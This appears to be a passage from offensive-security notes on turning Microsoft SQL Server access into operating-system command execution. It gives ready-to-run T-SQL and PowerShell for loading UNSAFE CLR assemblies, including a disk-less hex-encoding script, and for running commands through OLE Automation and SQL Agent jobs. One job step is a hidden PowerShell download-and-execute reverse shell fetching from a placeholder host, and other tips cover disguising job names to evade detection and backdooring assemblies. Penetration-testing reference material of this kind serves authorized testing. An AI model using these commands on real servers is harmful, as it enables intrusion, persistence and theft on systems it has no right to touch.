RECONFIGURE
GO
#Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

```

```

#Import the assembly
CREATE ASSEMBLY my_assembly
FROM 'c:\temp\cmd_exec.dll'
WITH PERMISSION_SET = UNSAFE;
#Link the assembly to a stored procedure

```

```
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL
NAME [my_assembly].[StoredProcedures].[cmd_exec];
GO
```

```
#Execute commands via the "cmd_exec" stored procedure in the "msdb" DB.
cmd_exec 'whoami'
```

```
#Cleanup
DROP PROCEDURE cmd_exec
DROP ASSEMBLY my_assembly
```

Convert CLR DLL into a Hexadecimal String and Import It [Does not touch disk]

You don't have to reference a physical DLL when importing CLR assemblies into SQL Server. "CREATE ASSEMBLY" will also accept a hexadecimal string representation of a CLR DLL file.

- Create a CLR DLL on Attacker machine. Save to `c:\temp\cmd_exec.dll`
- Save below code as `script.ps1`
- Execute below code in powershell: `.\script.ps1`
 - Converts .dll into hexadecimal string.
 - `c:\temp\cmd_exec.txt` file should contain the TSQL commands.
 - Execute on target to get code execution : `cmd_exec 'whoami'`

```
# Target file
$assemblyFile = "c:\temp\cmd_exec.dll"

# Build top of TSQL CREATE ASSEMBLY statement
$stringBuilder = New-Object -Type System.Text.StringBuilder
$stringBuilder.Append("CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo]
FROM `n0x") | Out-Null

# Read bytes from file
$fileStream = [IO.File]::OpenRead($assemblyFile)
while (($byte = $fileStream.ReadByte()) -gt -1) {
    $stringBuilder.Append($byte.ToString("X2")) | Out-Null
}

# Build bottom of TSQL CREATE ASSEMBLY statement
$stringBuilder.AppendLine("`nWITH PERMISSION_SET = UNSAFE") | Out-Null
$stringBuilder.AppendLine("GO") | Out-Null
```

```

$StringBuilder.AppendLine(" ") | Out-Null

# Build create procedure command
$StringBuilder.AppendLine("CREATE PROCEDURE [dbo].[cmd_exec] @execCommand
NVARCHAR (4000) AS EXTERNAL NAME [my_assembly].[StoredProcedures].
[cmd_exec];") | Out-Null
$StringBuilder.AppendLine("GO") | Out-Null
$StringBuilder.AppendLine(" ") | Out-Null

# Create run os command
$StringBuilder.AppendLine("EXEC[dbo].[cmd_exec] 'whoami'") | Out-Null
$StringBuilder.AppendLine("GO") | Out-Null
$StringBuilder.AppendLine(" ") | Out-Null

# Create file containing all commands
$StringBuilder.ToString() -join "" | Out-File c:\temp\cmd_exec.txt

```

Automated Approach

```

#PowerUpSQL

#Create custom .NET DLL with custom Attributes
Create-SQLFileCLRDll -ProcedureName "runcmd" -OutFile runcmd -OutDir c:\
temp
Creates: C# File: runcmd.csc, CLR DLL: runcmd.dll, SQL Cmd: runcmd.txt

#Execute OS commands via CLR
Invoke-SQLOSCmdCLR

#List Existing CLR Assemblies
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -
Username sa -Password 'sapassword!' | Out-GridView

#Execute on remote servers. Requires privs.
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -
Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' |
Format-Table -AutoSize

#https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
import-module SeeCLRly.ps1
Add-CLRProcedure -Server MSSQL

```

```
Invoke-CmdExec -Server MSSQL -Command "mkdir c:\temp"
```

List Existing CLR Assemblies and CLR Stored Procedures

```
USE msdb;

SELECT      SCHEMA_NAME(so.[schema_id]) AS [schema_name],
            af.file_id,
            af.name + '.dll' as [file_name],
            asmbly.clr_name,
            asmbly.assembly_id,
            asmbly.name AS [assembly_name],
            am.assembly_class,
            am.assembly_method,
            so.object_id as [sp_object_id],
            so.name AS [sp_name],
            so.[type] as [sp_type],
            asmbly.permission_set_desc,
            asmbly.create_date,
            asmbly.modify_date,
            af.content

FROM        sys.assembly_modules am
INNER JOIN  sys.assemblies asmbly
ON          asmbly.assembly_id = am.assembly_id
INNER JOIN  sys.assembly_files af
ON          asmbly.assembly_id = af.assembly_id
INNER JOIN  sys.objects so
ON          so.[object_id] = am.[object_id]
```

Export a CLR Assembly that Exists in SQL Server to a DLL

- Enumerate for API keys, server references, credentials, etc.
- Can be used as a backdoor technique if stored procedure can be modified and stored on the server.

```
#Export existing assemblies.
```

```
Get-SQLStoredProcedureCLR -ExportFolder c:\Temp
```

```
#Export to file
```

```
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -
Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' -
ExportFolder c:\temp | Format-Table -AutoSize
```

- Modify a CLR DLL using dnSpy. Recompile.

- Ref: <https://blog.netspi.com/attacking-sql-server-clr-assemblies/>

Ole Automation Procedures

- Casestudy: <https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/>
- OLE is Object Linking and Embedding
- SQL Server native scripting that allows calls to COM objects.
- Requires sysadmin role by default
- Can be executed by non-sysadmin with:
 - GRANT EXECUTE ON OBJECT::[dbo].[sp_OACreate] to [public]
 - GRANT EXECUTE ON OBJECT::[dbo].[sp_OAMethod] to [public]
- Execute privileges on sp_OACreate and sp_OAMethod can also be used for execution.

Pre-requisites

- Server level setting: "Ole Automation Procedures" set to 1

```
#Enable OLE Automation
sp_configure 'show advanced options', 1;
GO
RECONFIGURE;
GO
sp_configure 'Ole Automation Procedures', 1;
GO
RECONFIGURE;
GO

#Execute command
DECLARE @output INT
DECLARE @ProgramToRun VARCHAR(255)
SET @ProgramToRun = 'Run("calc.exe")'
EXEC sp_oacreate 'wScript.Shell', @output out
EXEC sp_oamethod @output, @ProgramToRun
EXEC sp_oadestroy @output
```



```
#PowerUpSQL
```

```
Invoke-SQLOSCmdCLR -Username sa -Password Password1 -Instance ops-  
sqlsrvone -Command "powershell -e <base64encodedscript>" -Verbose
```

Agent Jobs

Reference:

- <https://docs.microsoft.com/en-us/sql/ssms/agent/sql-server-agent?view=sql-server-ver15>
- Reverse-shell Article : <https://www.optiv.com/explore-optiv-insights/blog/mssql-agent-jobs-command-execution>

SQL Server Agents

- Windows service that executes scheduled tasks or jobs.
- The agent jobs can be scheduled, and run under the context of the MSSQL Server Agent service. However, using agent proxy capabilities, the jobs can be run with different credentials as well.
- Pre-requisites:
 - MSSQL Server Agent service needs to be running.
 - Requires sysadmin role by default.
 - Non-sysadmin roles: SQLAgentUserRole, SQLAgentReaderRole, and SQLAgentOperatorRole fixed database roles in the msdb database can also be used.
- Subsystems • Interesting subsystems (job types): – Microsoft ActiveX Script (VBScript and Jscript) – CmdExec – PowerShell – SSIS (SQL Server Integrated Services)

List all jobs

- Enumerate job names, and create similar names to avoid being detected.

```
SELECT  
job.job_id, notify_level_email, name, enabled,  
description, step_name, command, server, database_name  
FROM  
msdb.dbo.sysjobs job  
INNER JOIN
```

```

msdb.dbo.sysjobsteps steps
ON
job.job_id = steps.job_id

#PowerUpSQL
Get-SQLAgentJob -Instance ops-sqlsrvone -username sa -Password Pass@123 -
Verbose

```

Creating a Job

- Start the SQL Server Agent service (xp_startservice)
- Create Job (sp_add_job) A
- Add job step (sp_add_jobstep)
- Run Job (sp_start_job)
- Delete Job (sp_delete_job)

```

#Powershell

USE msdb
EXEC dbo.sp_add_job @job_name = N'syspolicy_purge_history'
EXEC sp_add_jobstep @job_name = N'syspolicy_purge_history', @step_name =
N'test_powershell_name1', @subsystem = N'PowerShell', @command =
N'powershell.exe -e <encoded cmd>', @retry_attempts = 1, @retry_interval =
5
EXEC dbo.sp_add_jobserver @job_name = N'syspolicy_purge_history'
EXEC dbo.sp_start_job N'syspolicy_purge_history'
#EXEC dbo.sp_delete_job @job_name = N'syspolicy_purge_history'

#Reverse shell
USE msdb;
EXEC dbo.sp_add_job @job_name = N'test_powershell_job1' ;
EXEC sp_add_jobstep @job_name = N'test_powershell_job1', @step_name =
N'test_powershell_name1', @subsystem = N'PowerShell', @command =
N'powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring(''http://IP_OR_HOSTNAME/file''))"',
@retry_attempts = 1, @retry_interval = 5 ;
EXEC dbo.sp_add_jobserver @job_name = N'test_powershell_job1';
EXEC dbo.sp_start_job N'test_powershell_job1';

#CmdExec

```

```
USE msdb
EXEC dbo.sp_add_job @job_name = N'cmdjob'
EXEC sp_add_jobstep @job_name = N'cmdjob', @step_name = N'test_cmd_name1',
@subsystem = N'cmdexec', @command = N'cmd.exe /k calc', @retry_attempts =
1, @retry_interval = 5
EXEC dbo.sp_add_jobserver @job_name = N'cmdjob'
EXEC dbo.sp_start_job N'cmdjob';
#EXEC dbo.sp_delete_job @job_name = N'cmdJob'

#PowerUpSQL
Invoke-SQLOSCmdAgentJob -Subsystem PowerShell -Username sa -Password
Password1 -Instance ops-sqlsrvone -Command "powershell -e
<b64encodedscript>" -Verbose -Subsystem <CmdExec/VBScript/Jscript>
```

Shared Service Accounts

- OS Commands executed inside SQL Server run in the context of the SQL Server service A/c
- SQL Server service accounts have sysadmin privileges by default.
- Organizations usually utilize a single domain account to run many SQL Servers.
- If we compromise a single SQL Service account, we will also have compromised all SQL servers using that shared A/c. This means sysadmin access to those databases and possibly administrative access to the underlying OS since SQL services usually run with local administrator privileges.

<https://notes.offsec-journey.com/enumeration/database-services/microsoft-sql-server>